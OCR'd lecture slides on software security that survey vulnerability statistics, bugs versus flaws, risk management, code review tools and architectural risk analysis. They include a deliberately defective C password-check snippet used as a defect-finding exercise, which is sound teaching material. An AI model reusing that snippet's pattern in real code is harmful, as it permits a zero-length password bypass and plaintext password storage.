
```
stf_status
dpd_inI_outR(struct state *st, struct isakmp_notification *const n, pb_stream *pbs)
{
    time_t tm = now();
    u_int32_t seqno;

    if (!IS_ISAKMP_SA_ESTABLISHED(st->st_state))
    {
        loglog(RC_LOG_SERIOUS, "DPD: Received R_U_THERE for unestablished ISAKMP SA");
        return STF_IGNORE;
    }
```


- DPD code contributed in 2002 to Super FreeS/WAN
- Vulnerability detected on Friday March 20, 2009 in strongSwan

Literature

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Gary McGraw, "Software Security, Building Security In", 408 pages, 2006, Addison-Wesley, ISBN 0-321-35670-5





High Severity Input Validation Errors
(Buffer Overflows and Boundary Condition Errors):

Year	2006	2005	2004	2003	2002	2001	2000	1999	1998	1997	1996
# of Vulns	2275	1498	634	412	569	437	206	146	68	74	24
% of Total	34%	31%	27%	32%	29%	26%	20%	16%	28%	29%	32%

Number of Vulnerabilities of High Severity:

Year	2006	2005	2004	2003	2002	2001	2000	1999	1998	1997	1996
# of Vulns	2758	1946	955	632	935	777	436	317	129	145	46
% of Total	42%	40%	40%	49%	48%	46%	43%	35%	52%	58%	61%

Number of Vulnerabilities of Medium Severity:

Year	2006	2005	2004	2003	2002	2001	2000	1999	1998	1997	1996
# of Vulns	1247	496	203	159	183	194	120	254	29	35	12
% of Total	19%	10%	9%	12%	9%	12%	12%	28%	12%	14%	16%

Number of Vulnerabilities of Low Severity:

Year	2006	2005	2004	2003	2002	2001	2000	1999	1998	1997	1996
# of Vulns	2595	2449	1214	498	845	701	462	347	88	72	17
% of Total	39%	50%	51%	39%	43%	42%	45%	38%	36%	29%	23%

2010 CWE/SANS Top 25 Most Dangerous Programming Errors


http://cwe.mitre.org/top25/

The Trinity of Trouble

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Connectivity
  - The growing connectivity of computers through the Internet has increased both the number of attack vectors and the ease with which an attack can be made. Due to SOA, legacy applications that were never intended to be internetworked are now published as services.
- Extensibility
  - The plug-in architecture of Web browsers allows easy installation of viewer extensions for new document types.
  - Operating systems support extensibility through dynamically loadable device drivers and modules.
  - Applications support extensibility through scripting, controls, components, and applets thanks to Java and the .NET framework.
- Complexity
  - Unrestrained growth in the size and complexity of modern software systems. In practice the defect rate tends to go up as the square of code size.

Windows Complexity



Source: Gary McGraw, Software Security

Bugs + Flaws = Defects

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Security Bug
  - A security bug is an implementation-level vulnerability that can be easily discovered and remedied using modern code review tools.
  - Examples: buffer overflows, race conditions, unsafe system calls.
- Security Flaw
  - A security flaw is a design-level vulnerability that cannot be detected by automated tools [yet] but usually requires a manual risk-analysis of the software architecture done by experts.
  - Examples: method overriding, error handling, type safety confusion.
- Security Defect
  - Both bugs and flaws are defects which may lie dormant in software for years only to surface in fielded systems with major consequences.
  - In practice software security problems are divided 50/50 between bugs and flaws.

Bug or Flaw? – Find the Defects!

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

```
1 read(fd, userEntry, sizeof(userEntry));
2 comparison = memcmp(userEntry, correctPasswd, strlen(userEntry));
3 if (comparison != 0)
4     return BAD_PASSWORD;
```

- Bug in line 1
  - Return value from **`read()`** ignored. Always a bad sign but not directly resulting in an attack.
- Bug in line 2
  - The function **`strlen()`** relies on **`read()`** putting a null terminator at the end of the string. No guarantee of that.
- Flaw in line 2
  - The system stores user passwords in plaintext (as opposed to storing a hash). This flaw is best found during an architectural risk analysis.
- Flaw [or bug?] in line 3
  - The comparison also succeeds if the entered password is of length zero. This problem can be uncovered with good testing.

- This code example is adapted from an interview in *Slashdot* by Paul Kocher. http://interview.slashdot.org/interviews/03/03/27/1357236.shtml?tid=172


Bug-Free Software

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

Software Artifacts

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL


- Common set of software artifacts that are nearly independent of the chosen software development process and its life cycle:
  - Waterfall model
  - Rational Unified Process (RUP)
  - eXtreme Programming (XP)



  - Agile software development
  - Spiral model
  - Capability Maturity Model integration (CMMi)

The Three Pillars of Software Security


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Pillar I – Applied Risk Management

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

1. Understand the business context (who cares?)
2. Identify the business and technical risks
3. Synthesize and prioritize the risks, producing a ranked set
4. Define the risk mitigation strategy
5. Carry out required fixes and validate that they are correct


Risk Management Framework (RMF)
HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL
Measurement and Reporting
1
Understand the Business Context
2
Identify the Business and Technical Risks
Artifact Analysis
3
Synthesize and Rank the Risks
4
Define the Risk Mitigation Strategy
Business Context
5
Carry Out Fixes and Validate
Andreas Steffen, 29.03.2010, 6-SoftwareSecurity.pptx 13

Pillar II – Software Security Best Practices

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

In order of effectiveness:

1. Code review
2. Architectural risk analysis (historical knowledge)
3. Penetration testing
4. Risk-based security tests
5. Abuse cases
6. Security requirements
7. Security operation (weakly constructive)

Constructive activities (white hat)

Destructive activities (black hat)

Andreas Steffen, 29.03.2010, 6-SoftwareSecurity.pptx 14

Code review
- Use of static analysis tools that scan source code for common vulnerabilities. Discovers about 50% of all security problems (implementation bugs).

Architectural risk analysis
- Required at the specifications-based architecture stage and at the class-hierarchy design stage. Discovers about 50% of all security problems (design flaws).


Penetration testing
- Gives a good understanding of fielded software in its real environment. Black box tests that to not take the software architecture into account won‘t uncover anything interesting.

Risk-based security tests
- Based on attack patterns, risk analysis results, and abuse cases. Standard QA is unlikely to uncover all critical security issues (focus on good cases), Make sure bad things don‘t happen.

Abuse cases
- Abuse cases describe the system‘s behavior under attack. Building abuse cases is a great way to get into the mind of the attacker and requires explicit coverage of what should be protected, from whom, and for how long.

Security requirements
- Security must be explicitly worked into the requirements level. Good security requirements cover both overt functional security (e.g. the use of cryptography) and emergent characteristics (best captured by abuse cases and attack patterns).


Security operation
- Software security can benefit greatly form network security.Knowledge gained by understanding attacks and exploits should by cycled back into software development.



Important: All software security best practices are best applied by people not involved in the original design and implementation of the system.

Lots of work for external consultants ;-)

Barry Boehm's Cost of Change Law




Cost per defect

- Consequence: Push Left Strategy!

Source: Prof. Barry Boehm, TRW

Microsoft's Trustworthy Computing
Security Development Lifecycle

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Source: Steve Lipner & Michael Howard, The Trustworthy Computing Security Development Lifecycle, MSDN 2005

Pillar III – Software Security Knowledge

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Prescriptive Knowledge
  - Principles
  - Guidelines
  - Rules
- Diagnostic Knowledge
  - Vulnerabilities
  - Exploits
  - Attack patterns
- Historical knowledge
  - Historical risks

Principles
- High-level architectural principles, e.g. the principle of least privilege.

Guidelines
- Mid-level guidelines, e.g. make all Java objects and classes final, unless there is a reason not to.

Rules
- Tactical code-level rules, e.g. avoid the use of the library function gets() in C.

Vulnerabilities
- Descriptions of software vulnerabilities experienced and reported in real systems (often with a bias towards operations).

Exploits
- Descriptions how instances of vulnerabilities are used to compromise the security of particular systems.


Attack Patterns
- Descriptions of common sets of exploits in a more abstract form that can be applied across multiple systems.


Historical Risks
- Detailed descriptions of specific issues uncovered in real-wolrd software development efforts. Must include a statement of impact on the business or mission prposition. As a resource, this knowledge offers tremendous value in helping to identify similar issues in new software effores without starting from scratch.

Source: Gary McGraw, „Software Security“

Software Security Unified Knowledge Architecture

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




Knowledge required for Best Practices
HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL
6
Security
Requirements
5
Abuse
Cases
2
Risk
Analysis
4
Risk-based
Security
Tests
1
Code Review
(Tools)
2
Risk
Analysis
3
Penetration
Testing
7
Security
Operation
Requirements
and
Use Cases
Architecture
and Design
Test Plans
Code
Tests and
Test Results
Feedback
from
the Field
Principles
Guidelines
Historical
Risks
Attack
Patterns
Rules
Vulnerabilities
Exploits
Andreas Steffen, 29.03.2010, 6-SoftwareSecurity.pptx 20

Code Review Tools


HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- First Generation Code Scanners („intelligent grep")
  - ITS4 www.cigital.com/its4/
  - RATS www.fortifysoftware.com/security-resources/rats.jsp
  - Flawfinder www.dwheeler.com/flawfinder/
  - First generation code scanners generate a lot of false positives.
  - ITS4 (Cigital License), RATS and Flawfinder (GPLv2) are free software.

- Advanced Source Code Analysis Tools
  - Coverity Static Analysis www.coverity.com/products/static-analysis.html
  - Fortify SCA www.fortifysoftware.com/products/sca
  - Ounce Labs Prexis/Engine www.ouncelabs.com/products/ounce_core
  - Commercial tools try to minimize false positives by interpreting the software context obtained through parsing of the source code.

Coding Rules – SourceScope vs. ITS4/RATS

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL



- In 2003 Cigital licensed SourceScope to the start-up Fortify Software which renamed it Fortify Source Code Analysis

Coding Rule Sets

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL


- A lot of expert knowledge is contained in the coding rule sets used by commercial and free source code analysis tools.
- The US Dep. of Homeland Security's „Build Security In" portal currently documents 173 basic C/C++ coding rules derived mainly from ITS4.

http://buildsecurityin.us-cert.gov/

Architectural Risk Analysis

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Attack resistance analysis
  - Check-list approach using catalogs of attack pattern and vulnerabilites.
  - Good at finding known problems but not new or creative attacks.
- Ambiguity analysis
  - Best carried out by a team of experienced analysts who first study the available software artifacts independently and then discuss their findings. Where good architects disagree, there usually lie interesting things (and sometimes new flaws).
  - Good at finding ambiguity and inconsistency in a design.
- Weakness analysis
  - Good at understanding the impact of external software dependencies, e.g. software built on top of .NET or J2EE frameworks or using security libraries. Dependencies on network topology or platform environment.


Architectural Risk Analysis
HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL
Input Documents
Exploit Graphs
Attack Patterns
Secure Design Literature
Require-ments
